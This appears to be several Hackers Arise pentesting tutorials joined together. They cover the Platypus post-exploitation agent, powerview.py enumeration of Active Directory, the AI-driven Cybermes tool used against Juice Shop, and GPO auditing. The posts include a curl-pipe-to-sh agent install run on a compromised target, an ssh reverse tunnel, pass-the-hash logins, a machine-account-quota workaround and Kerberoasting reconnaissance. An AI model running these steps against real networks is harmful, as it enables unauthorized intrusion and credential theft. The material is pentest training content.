
When you create an agent, you can choose what to include based on your needs. We selected the Full package, since it has the largest collection of features and plugins.


Once you’ve configured the agent, Platypus generates a unique installation link you can run on the target machine.

Keep in mind that it doesn’t permanently install itself like traditional management software. The agent runs as a process after being launched. By default, every installation URL contains a unique enrollment token valid for a single installation, which helps prevent unauthorized reuse if the link gets out.

To launch the agent on the target machine, use Tmux so the process keeps running even if your SSH session drops.

ubuntu > curl -fsSL --tlsv1.2 -k https://192.168.131.7:9443/api/v1/install/dl_7dm5amwjjirrqv35biem.ib3sxs64fug543w32oxe?download_tls=insecure | sh > /dev/null


After a few moments, assuming the machine can reach your Platypus server, the new host will show up in the dashboard with basic system information.

Working with Hosts


One of the first features you’ll use is the interactive shell. Since we went with the Full package, shell was included by default.


Another useful feature is the file browser.


Then we have auditing. Platypus scans the file system looking for valuable configs and sensitive information. All systems are different, but that can include database credentials, API keys, SSH keys, cloud configs and more.

The platform also includes various security checks. These aren’t meant to replace a full security assessment, but they come in handy.

Plugins


Plugins collect information about firewall rules, journald logs, scheduled cron jobs, active network connections and many other parts of the OS.

Summary

Managing large numbers of machines during a pentest can quickly become overwhelming. Valuable information ends up scattered across multiple hosts, so it takes time to track your findings. Platypus keeps all your systems together and cuts down on a lot of the repetitive work in post exploitation.

If you’re interested in red teaming and want to build the skills required to be a pentester, we offer our Red Team Operator training program.

The post Pentesting: Managing Compromised Machines with Platypus first appeared on Hackers Arise.
Linux: PowerView for Linux – How Hackers Enumerate Domains

Welcome back, aspiring cyberwarriors!

PowerView is one of those tools that has become almost legendary in the world of Windows security. Originally it existed as PowerView.ps1, a script built to enumerate and understand Active Directory environments from the inside. It is used to ask the domain controller all kinds of questions and get detailed answers about users, computers, groups, privileges, relationships and sometimes even weaknesses.

The problem with the original script is that it only runs on Windows and every AV detects it. That’s why powerview.py was created.

OTW always stresses that recon is everything. Active Directory was not really designed to hide internal structure. Any authenticated domain users can enumerate almost everything inside the domain. Many junior pentesters feel lost when they first land inside a domain and aren’t sure what to do next. If that sounds familiar, this article is for you.

What If?

There are two issues you may encounter when working with powerview.py.

The first problem is credentials. Powerview.py requires valid domain credentials. So what happens if you do not have them? This is where MAQ, or Machine Account Quota, becomes important. By default, every user in Active Directory is allowed to create up to ten machine accounts. These machine accounts can authenticate to the domain and can therefore be used for enumeration. So if you have a shell or an RCE you simply create a machine account with a password and then use that account with powerview.py to log in. Some Active Directory setups are misconfigured and allow you to enumerate things anonymously.

The second problem is platform compatibility. Sometimes the machine you compromise is running Windows with no Python and a centrally managed antivirus you can’t disable. Other times you land on a sensitive Linux production box where installing tools isn’t an option. In those cases a reverse proxy tunnel is often the best solution. You can create one on Windows or Linux with this command:

ssh -R 1080 user@vps -Nf

Then you route traffic through port 1080 on your server using proxychains.

Setting Up


Let us prepare the environment for powerview.py. There are several ways, but this method works on most Linux systems:

kali > python3 -m venv venvs/powerview
kali > source venvs/powerview/bin/activate
kali > pip3 install powerview

Once you complete installation, you can connect to the domain controller.

Connection

Connecting to the domain controller is very flexible. You can authenticate using a password, an NTLM hash or even a PFX certificate:

With a password:


kali > powerview domain.local/lowpriv:Password123@192.168.1.12

With an NTLM hash:

kali > powerview domain.local/lowpriv@192.168.86.192 -H NTLM

With a pfx file:

kali > powerview 10.10.10.10 --pfx administrator.pfx

Capabilities

At this point you can explore everything powerview.py can do. Pressing Tab twice lists the available commands. If you’ve used PowerView.ps1 before, you’ll recognize a lot of the names and patterns, though some commands are different. Powerview.py doesn’t include every feature from the original script, but there’s more than enough to fully map a domain.

Every command contains a help section that explains available flags.

PV > Get-DomainComputer -h

Computers

In Active Directory, computers are objects just like users. Each one can have different permissions or roles. Certain misconfigurations can make certain computers valuable to attacks. Here’s how to list all enabled computers vulnerable to unconstrained delegation:

PV > Get-DomainComputer -Enabled -Unconstrained


Even small organizations usually have complex internal structures. You can count all enabled computers like this:

PV > Get-DomainComputer -Enabled -Count

Just 11 computers in our lab. Hackers usually export the names of all those computers and then ping them to get their IPs. That way they get a list of real computers rather than a mix with computer accounts. Exporting computer names looks like this:

PV > Get-DomainComputer -Enabled -Properties name -OutFile /root/computers.txt

You can also pull detailed information about a specific computer:

PV > Get-NetComputerInfo -Computer NAME

Older Windows versions are especially valuable since they often lack modern protections and are still running as critical production systems.

Users


We can enumerate users too. This command shows users with SPNs configured, meaning they’re vulnerable to Kerberoasting:

PV > Get-DomainUser -SPN -Properties sAMAccountName

Privileged users shouldn’t have SPNs unless absolutely required, and if they do, the passwords need to be really strong.


You can also list users with AdminCount, which usually marks privileged or protected accounts:

PV > Get-DomainUser -AdminCount -Properties sAMAcountName

Groups


Groups control privilege assignment. You can list all groups like this:

PV > Get-DomainGroup

To find a specific group:

PV > Get-DomainGroup -Identity “Remote Desktop Users”


Hackers always check the members of Domain and Enterprise Admins:

PV > Get-DomainGroupMember -Identity "Domain Admins"

Login Sessions

Windows supports enumeration of logged on sessions through the registry. You can list currently logged on users.


PV > Get-RegLoggedOn -Computer IP/NAME

This becomes really useful when you have admin rights and are waiting for a privileged login.

Shares

A lot of sensitive files live on network shares. To enumerate them:

PV > Get-NetShare -Computer IP/NAME

Exchange Servers

You can also enumerate Exchange servers with:

PV > Get-ExchangeServer -Properties cn,serialNumber

Exchange remains a high value target. It has certain privileges that can help hackers abuse it and escalate in the domain. On top of that, it has a long history of vulnerabilities like ProxyShell, which let hackers get in without valid credentials.

Vulnerabilities

PowerView also finds certain vulnerabilities automatically in its output, so you can quickly spot misconfigurations.

Summary

These examples are only a small part of what powerview.py can do. The tool also supports DFSCoerce, PrinterBug, and several Kerberos related attacks. The amount of information you can pull with just a low privileged account is enormous. That’s why we strongly recommend powerview.py for both defenders and red teamers.

Recon might not feel exciting at first, but it’s the true foundation of effective security work. When you learn to listen to what the domain is already telling you, the path forward becomes a lot clearer.

If you want to advance your Linux skills in a penetration testing environment, or you’re planning to take the OSCP exam, you need to get creative with how you use your Linux machine. We offer our Advanced Linux for Hackers training.

The post Linux: PowerView for Linux – How Hackers Enumerate Domains first appeared on Hackers Arise.
Artificial Intelligence (AI) in Cybersecurity, Part 27: Web App Hacking with Cybermes

Welcome back, aspiring cyberwarriors!

With so many AI tools out there, it’s getting harder to find the ones actually worth your time. A lot of projects look alike and the differences between them can come down to minor UI tweaks. But it’s still worth digging, because every now and then you find something good.

One of the interesting projects we came across recently is Cybermes. It’s an offensive security assistant and automation framework built for bug bounty hunting, recon and reporting. It has more than 200 security playbooks and full Model Context Protocol (MCP) support. The most notable thing here is the reporting structure. The framework handles reporting really well, it has a scope.yaml file you can modify and the TUI interface looks clean.

We’ll show what the assistant can do and how well it handles the tasks.

Setting Up

Unlike PentestCode, there’s some work to do before you can start using the tool.

First, make sure you have Go installed on your Kali. The framework needs to compile tools and without Go your installation will be incomplete.

kali > sudo apt update 
kali > sudo apt install go-lang

Then download the repository and run the setup script.

kali > git clone https://github.com/Zyrexnn/Cybermes.git
kali > cd Cybermes
kali > python3 -m venv venv; source venv/bin/activate
kali > chmod 777 setup.sh
kali > ./setup.sh

It’ll take a few minutes. When it’s done, run the doctor script to make sure everything is in order.

kali > python3 tools/doctor.py

After that, add your OpenRouter API key to two env files before you can start working with the tool.

kali > vim .env
kali > vim hermes/.env

Make sure you add the API key to both files, otherwise it won’t work.

kali > ./cybermes model

Finally, specify the scope in scope.yaml. We’ve got OWASP Juice Shop for the test, listening on port 3000.

Now we’re all set.

IDOR/BOLA – Terminal User Interface 

The Terminal User Interface is clean and easy to work with, so we’ll start there. You might end up preferring it over the CLI version.

kali > TARGET=127_0_0_1_3000
kali > ./cybermes –tui

Our first prompt in TUI is hunting for IDOR using Nemotron 3.5 Lightning. As the model tests the target, you’ll see entries populating the screen with the commands the tool runs.

Fifteen minutes later we got our results and BOLA was confirmed.

Reporting is really the strongest side of this framework. It created a couple of files with reports and sorted them properly. As you keep hunting for bugs on the same target, all your findings get brought together in one file.

Findings are always stored in Markdown format and keep almost the same structure every time, which makes them look professional.

JWT & SQLi – Command-line Interface 

Now let’s look at the CLI version and try to find more bugs.

kali > ./cybermes --cli

Our first prompt will be testing JWT:

Authorized lab only. Target http://127.0.0.1:3000/rest/user/login.
Audit authentication and JWT handling with non-destructive requests. Try the publicly documented Juice Shop demo accounts if needed (admin@juice-sh.op / admin123 and a normal user you register).

Check token claims, privilege flags, and whether a standard user can hit admin-ish REST routes.
Record only confirmed issues under reports/127_0_0_1_3000/findings/.

It took some time to reason through and test the app, then gave the results.

The same files were produced again, with PoCs and an explanation of each bug and the risks tied to it.

We also tested SQLi on search:

Authorized lab only. Audit http://127.0.0.1:3000/rest/products/search?q= for SQL injection using safe syntax and error/timing evidence. Do not dump the full database into the terminal. If confirmed, write reports/127_0_0_1_3000/findings/high_sqli_product_search.md and a minimal PoC in pocs/.

Here’s the report on our SQLi finding, looking just as good as the previous ones.

The tool passed all our tests against the Juice Shop and brought the findings together in the final report. The skills it ships with work well. You might want to go through them and add some of the ones we covered recently. We covered a repository with 83 skills and almost half of those were built by studying 681 real bug reports that people actually got paid for on HackerOne.

Summary

Cybermes has clear strengths. It’s good at reporting, it has a clean TUI and a big library of built in skills. The framework sets up quickly if you have Go installed on your Kali and it already knows which tools to work with based on those skills. That’s handy. We used OpenRouter for this test, but you can also point it at your local Ollama models. For that you’ll need a tool calling model (qwen2.5:14b). Chat only 3B models won’t cut it here.

We also invite you to join our AI for Cybersecurity training. During the training, we’ll show you different ways of using AI in cybersecurity, set up local models and solve labs. The field is evolving rapidly and the sooner you learn things, the greater the advantage you’ll have.

The post Artificial Intelligence (AI) in Cybersecurity, Part 27: Web App Hacking with Cybermes first appeared on Hackers Arise.
Pentesting: Group Policy for Hackers – Basics

Welcome back, pentesters!

Some of you have probably heard about Group Policies and that you need to “check the GPOs” a few times without anyone actually explaining to you why. We’re going to fix that. Group Policy has been part of Active Directory for a long time and it’s still one of the first things pentesters should check. Mainly because it’s boring and boring things are often ignored by admins.

A GPO can hold a cleartext password. It may have a script with internal paths and usernames. It can also be edited by someone who left the team and never got their permissions pulled. These things don’t require any exploit, you just need to know where to look.  

What is a GPO

A Group Policy Object is actually two things stuck together. Often beginners only learn about one of them. The first half lives in Active Directory. It’s an object with a name, an owner, a list of who can edit it and a list of where it’s linked. This is the part that Group Policy Management Console (GPMC) shows you. The second half lives on a file share called SYSVOL (e.g. \\sekvoya.local\SYSVOL\sekvoya.local\Policies\{GUID}\). This folder holds the actual settings and has registry values, XML files, scripts and more. 

Any domain user can usually read SYSVOL. So if something sensitive is dropped in there (a stored password or a script with internal server names) you can extract it. 

We’re going to use GPOZaurr for most of this. It’s a legitimate PowerShell module made for GPO audit.

Here is how you set it up:

PS > Add-WindowsCapability -Online -Name 'Rsat.ActiveDirectory.DS-LDS.Tools~~~~0.0.1.0'

PS > Add-WindowsCapability -Online -Name 'Rsat.GroupPolicy.Management.Tools~~~~0.0.1.0'

PS > Install-Module -Name GPOZaurr -AllowClobber -Force
PS > Import-Module GPOZaurr
installing rsat

What GPOs Exist?

Before we start hunting for anything, let’s see what GPOs exist in the domain. Later we will pull the secrets. 

PS > Get-GPOZaurr | Format-Table DisplayName, DomainName, Empty, Linked, Enabled -AutoSize
listing existing gpos

For every GPO it tells you whether it holds settings (Empty), whether anything actually links to it (Linked) and shows their status (Enabled).

As you can see, Map Network Drives – Finance is empty and not linked anywhere, someone started building a drive mapping policy and just never finished it. WSUS Settings – Old has a setting but isn’t linked to anything, so it does nothing to any computer. It just sits there. Remote Desktop – Vendors are linked but disabled. That can happen if we gave vendors RDP access at some point, then turned it off and never deleted the policy.

It’s important to understand that unlinked and disabled don’t mean safe. The object still exists. The SYSVOL folder behind it still exists. That’s where old Groups.xml files and forgotten scripts sit around waiting to be found. Stick for it. 

Where Do They Apply?

Once you know that a GPO exists, you should look up what computers it affects. Only linked GPOs can affect computers. A link basically means that this GPO applies to this domain, this site or this OU.

PS > Get-GPOZaurrLink | Format-Table DisplayName, CanonicalName, Enabled, Enforced -AutoSize
listing where gpos apply to

Enabled here describes the link, not the GPO itself. It means the attachment is switched on. Enforced means this GPO wins even if a lower OU tries to block it. In our table nothing is enforced. Blocked inheritance is a setting on the OU itself that prevents handing policies from above unless they’re enforced.

Everything here lands on sekvoya.local/Workstations-Temp. That OU also blocks inheritance, because these are temp machines and nobody wants the domain-wide policy fighting with their imaging process.

You’ll also see Remote Desktop – Vendors that are Enabled, even though we said earlier the GPO itself is disabled. You can absolutely have a live link pointing at a dead GPO and it’ll still show up here.

The GPO linked to Workstations-Temp means every computer in that OU applies it. Always ask “linked where”. Domain root and the Domain Controllers OU are the highest value targets.

Let’s list what computers are in Workstations-Temp.

